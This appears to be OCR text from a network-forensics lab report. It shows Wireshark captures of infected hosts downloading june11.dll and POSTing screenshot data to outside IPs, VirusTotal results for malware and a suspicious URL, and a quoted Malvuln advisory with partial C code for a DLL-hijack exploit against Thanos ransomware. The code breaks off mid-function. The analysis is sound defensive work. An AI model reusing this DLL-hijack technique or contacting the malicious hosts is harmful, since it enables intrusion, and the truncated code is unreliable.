

ip.addr == 10.6.12.203 and http.request.method == GET
Packet list
Narrow & Wide
Case sensitive
String
frank-n-ted
Find
Cancel
No. Time Source Destination Protoc Length Info
58… 658.63663… 10.6.12.203 205.185.125.104 HTTP 312 GET /files/june11.dll HTTP/1.1
58… 658.62125… 10.6.12.203 205.185.125.104 HTTP 275 GET /pQBtWj HTTP/1.1


Frame 58751: 312 bytes on wire (2496 bits), 312 bytes captured (2496 bits) on interface eth0, id 0
Interface id: 0 (eth0)
Interface name: eth0
Encapsulation type: Ethernet (1)
Arrival Time: Jun 30, 2020 10:04:39.682951200 PDT
[Time shift for this packet: 0.000000000 seconds]
Epoch Time: 1593536679.682951200 seconds
[Time delta from previous captured frame: 0.004979900 seconds]
[Time delta from previous displayed frame: 0.015375300 seconds]
[Time since reference or first frame: 658.636633700 seconds]
Frame Number: 58751
Frame Length: 312 bytes (2496 bits)
Capture Length: 312 bytes (2496 bits)
[Frame is marked: False]
[Frame is ignored: False]
[Protocols in frame: eth:ethertype:ip:tcp:http]
[Coloring Rule Name: HTTP]
[Coloring Rule String: http || tcp.port == 80 || http2]
Ethernet II, Src: IntelCor_6d:fc:e2 (84:3a:4b:6d:fc:e2), Dst: Cisco_29:41:7d (ec:c8:82:29:41:7d)
Destination: Cisco_29:41:7d (ec:c8:82:29:41:7d)
Address: Cisco_29:41:7d (ec:c8:82:29:41:7d)
.... ..0. .... = LG bit: Globally unique address (factory default)
....0 .... = IG bit: Individual address (unicast)
Source: IntelCor_6d:fc:e2 (84:3a:4b:6d:fc:e2)
0000 ec c8 82 29 41 7d 84 3a 4b 6d fc e2 08 00 45 00
0010 01 2a ad fc 40 00 80 06 e9 de 0a 06 0c cb cd b9
0020 7d 68 c2 4b 00 50 04 1f 3f 3d 78 a3 51 8c 50 18
0030 ff ff 34 1f 00 00 47 45 54 20 2f 66 69 6c 65 73
0040 2f 6a 75 6e 65 31 31 2e 64 6c 6c 20 48 54 54 50
/june11. dll HTTP



Wireshark · Export · HTTP object list
Packet
Hostname
Content Type
Size
Filename
59387
205.185.125.104
application/octet-stream
563 kB
june11.dll
Text Filter:
june11
Save
Save All
Close
Help


VirusTotal - Free Online
https://www.virustotal.com/old-browsers/file-analysis/MjU0NWIxNTQ4MzE2NW
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
VIRUSTOTAL
This is a minimal interface for browsers that do not support full-fledged VirusTotal
SHA256: None
Name: -
Detection ratio: 0/0 (Analyzing...)


VirusTotal - Free Online
https://www.virustotal.com/old-browsers/file/d36366666b407fe5527b96696377
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
This is a minimal interface for browsers that do not support full-fledged VirusTotal
SHA256: d36366666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec
Name: Googleipdate.exe
Detection ratio: 48/71
Security vendor
Result
Update
Bkav
malicious
20220607
Lionic
malicious
20220607
Elastic
malicious
20220520
McAfee
malicious
20220607
Cylance
malicious
20220607
Sangfor
malicious
20220602
K7AntiVirus
malicious
20220607
Alibaba
malicious
20190527




```
Discovery / credits: Malvuln (John Page aka hyp3rlinx) (c) 2022
Original source: https://malvuln.com/advisory/be60e389a0108b2871dff12dfbb542ac.txt
Contact: malvuln13@gmail.com
Media: twitter.com/malvuln

Threat: Trojan-Ransom.Thanos
Vulnerability: Code Execution
Description: Thanos looks for and executes DLLs in its current directory. Therefore, we can potentially hijack a vuln DLL execute our own code, control and
terminate the malware pre-encryption. The exploit dll will check if the current directory is "C:\Windows\System32", if not we grab our process ID and terminate.
We do not need to rely on hash signature or third-party product, the malwares own flaw will do the work for us. Endpoint protection systems and or antivirus can
potentially be killed prior to executing malware, but this method cannot as theres nothing to kill the DLL just lives on disk waiting. From defensive
perspective you can add the DLLs to a specific network share containing important data as a layered approach. All basic tests were conducted successfully in a
virtual machine environment.
Family: Thanos
Type: PE32
MD5: be60e389a0108b2871dff12dfbb542ac
Vuln ID: MVID-2022-0607
Disclosure: 05/16/2022
Video PoC URL: https://www.youtube.com/watch?v=jwXnH2EWLZI

Exploit/PoC:
1) Compile the following C code as "CRYPTSP.dll" 32-bit
2) Place the DLL in same directory as the ransomware
3) Optional - Hide it: attrib +s +h "CRYPTSP.dll"
4) Run the malware

#include "windows.h"

//By malvuln - 5/2022
//Purpose: Exploit Thanos
//gcc -c CRYPTSP.c -m32
//gcc -shared -o CRYPTSP.dll CRYPTSP.o -m32
/** DISCLAIMER:
Author is NOT responsible for any damages whatsoever by using this software or improper malware
handling. By using this code you assume and accept all risk implied or otherwise.
**/
BOOL APIENTRY DllMain(HINSTANCE hInst, DWORD reason, LPVOID reserved){
  switch (reason) {
  case DLL_PROCESS_ATTACH:
   MessageBox(NULL, "Ransom.Thanos\nPWNED by Malvuln", "Code Exec PoC", MB_OK);
   TCHAR buf[MAX_PATH];
   if(GetCurrentDirectory(MAX_PATH, buf))
   if(strcmp("C:\\Windows\\System32", buf) != 0){
        HANDLE handle = OpenProcess(PROCESS_TERMINATE, FALSE, getpid());
    if (NULL != handle) {
       TerminateProcess(handle, 0);
```




Wireshark · Conversations · part_3B.pcapng

Ethernet · 74 | IPv4 · 877 | IPv6 · 1 | TCP · 1044 | UDP · 1839

Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/
172.16.4.205	185.243.115.84	30,344	26 M	15,149	9,831 k	15,195	16 M	196.154314	1016.8611	77 k	
166.62.111.64	172.16.4.205	15,728	16 M	11,354	15 M	4,374	321 k	51.161259	1001.6762	126 k	
10.0.0.201	23.43.62.169	6,934	7,045 k	2,282	124 k	4,652	6,920 k	0.000000	900.2057	1,109	
10.0.0.201	64.187.66.143	4,883	3,637 k	2,235	144 k	2,648	3,492 k	47.425979	854.0467	1,355	
5.101.51.151	10.6.12.203	4,326	4,246 k	3,262	4,177 k	1,064	68 k	669.890730	67.9985	491 k	
10.11.11.200	151.101.50.208	3,270	2,220 k	1,613	112 k	1,657	2,108 k	571.917522	66.7937	13 k	
172.16.4.4	172.16.4.205	1,417	339 k	680	147 k	737	191 k	49.776799	1144.3125	1,034	
10.6.12.12	10.6.12.203	1,388	350 k	620	161 k	768	188 k	644.343994	99.1499	13 k	
10.6.12.12	10.6.12.157	1,316	330 k	608	156 k	708	174 k	641.057369	102.3674	12 k	
10.11.11.11	10.11.11.200	1,100	219 k	493	98 k	607	120 k	464.078707	176.9288	4,459	
10.0.0.2	10.0.0.201	1,083	266 k	520	133 k	563	132 k	743.519241	89.6854	11 k	
10.11.11.200	104.18.74.113	1,079	697 k	511	34 k	568	662 k	616.230265	22.4916	12 k	
10.11.11.11	10.11.11.203	843	189 k	351	83 k	492	106 k	468.330519	172.6836	3,858	
10.11.11.179	13.33.255.25	728	520 k	339	34 k	389	485 k	475.419836	94.0159	2,950	
31.13.70.52	172.16.4.205	726	479 k	436	447 k	290	31 k	62.702930	989.8205	3,620	
93.95.100.178	172.16.4.205	722	419 k	418	391 k	304	28 k	116.562981	937.4512	3,336	
10.11.11.217	172.217.6.162	697	404 k	341	35 k	356	369 k	530.894213	106.4835	2,664	

Wireshark · I/O Graphs · part_3B.pcapng





Hover over the graph for details.

Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field
☑	Filtered packets	ip.addr == 172.16.4.205 and ip.addr == 185.243.115.84		Line	Packets	

+ − | Mouse ◉ drags ○ zooms | Interval 1 sec | ☐ Time of day | ☐ Log scale | Reset

Save As... | Copy | Copy from | Close | Help


ip.addr == 172.16.4.205 and ip.addr == 185.243.115.84
Packet list
Narrow & Wide
Case sensitive
String
Find
Cancel
No. Time Source Destination Protocol Length Info
31729 461.19360… 185.243.115.84 172.16.4.205 HTTP 341 HTTP/1.1 200 OK
31721 461.18210… 172.16.4.205 185.243.115.84 HTTP 1366 POST /empty.gif?ss&ss2img HTTP/1.1 (PNG)
27704 398.46195… 185.243.115.84 172.16.4.205 HTTP 341 HTTP/1.1 200 OK
TCP segment data (1312 bytes)
[2652 Reassembled TCP Segments (3592678 bytes): #27706(458), #27707(1357), #27708(1357), #27709(1357), #27710(1357), #27711(
[Frame: 27706, payload: 0-457 (458 bytes)]
[Frame: 27707, payload: 458-1814 (1357 bytes)]
[Frame: 27708, payload: 1815-3171 (1357 bytes)]
[Frame: 27709, payload: 3172-4528 (1357 bytes)]
[Frame: 27710, payload: 4529-5885 (1357 bytes)]
[Frame: 27711, payload: 5886-7242 (1357 bytes)]
[Frame: 27712, payload: 7243-8599 (1357 bytes)]
[Frame: 27713, payload: 8600-9956 (1357 bytes)]
[Frame: 27721, payload: 9957-11313 (1357 bytes)]
[Frame: 27722, payload: 11314-12670 (1357 bytes)]
[Frame: 27724, payload: 12671-14027 (1357 bytes)]
[Frame: 27725, payload: 14028-15384 (1357 bytes)]
[Frame: 27726, payload: 15385-16741 (1357 bytes)]
[Frame: 27727, payload: 16742-18098 (1357 bytes)]
[Frame: 27728, payload: 18099-19455 (1357 bytes)]
[Frame: 27729, payload: 19456-20812 (1357 bytes)]
[Frame: 27730, payload: 20813-22169 (1357 bytes)]
[Frame: 27735, payload: 22170-23526 (1357 bytes)]
[Frame: 27736, payload: 23527-24883 (1357 bytes)]
[Frame: 27737, payload: 24884-26240 (1357 bytes)]
[Frame: 27738, payload: 26241-27597 (1357 bytes)]
[Frame: 27739, payload: 27598-28954 (1357 bytes)]
[Frame: 27740, payload: 28955-30311 (1357 bytes)]
[Frame: 27741, payload: 30312-31668 (1357 bytes)]


This is a minimal interface for browsers that do not support full-fledged VirusTotal
URL: http://b5689023.green.mattingsolutions.co/
Detection ratio: 4/95
Security vendor Result Update
CMC Threat Intelligence harmless -
Snort IP sample list harmless -
Armis harmless -
ViriBack harmless -
K7AntiVirus harmless -
CINS Army harmless -
Cyren harmless -
Quttera harmless -
BlockList harmless -

BADWARE.INFO	harmless	-
ThreatHive	harmless	-
FraudScore	harmless	-
Tencent	harmless	-
Bfore.Ai PreCrime	harmless	-
Baidu-International	harmless	-
Sophos	malicious	-
Fortinet	malicious	-
Avira	malicious	-
Kaspersky	malicious	-
0xSI_f33d	undetected	-
Comodo Valkyrie Verdict	undetected	-
PhishLabs	undetected	-
Cyan	undetected	-
SafeToOpen	undetected	-
AutoShun	undetected	-
URLQuery	undetected	-
Lumu	undetected	-
StopBadware	undetected	-
NotMining	undetected	-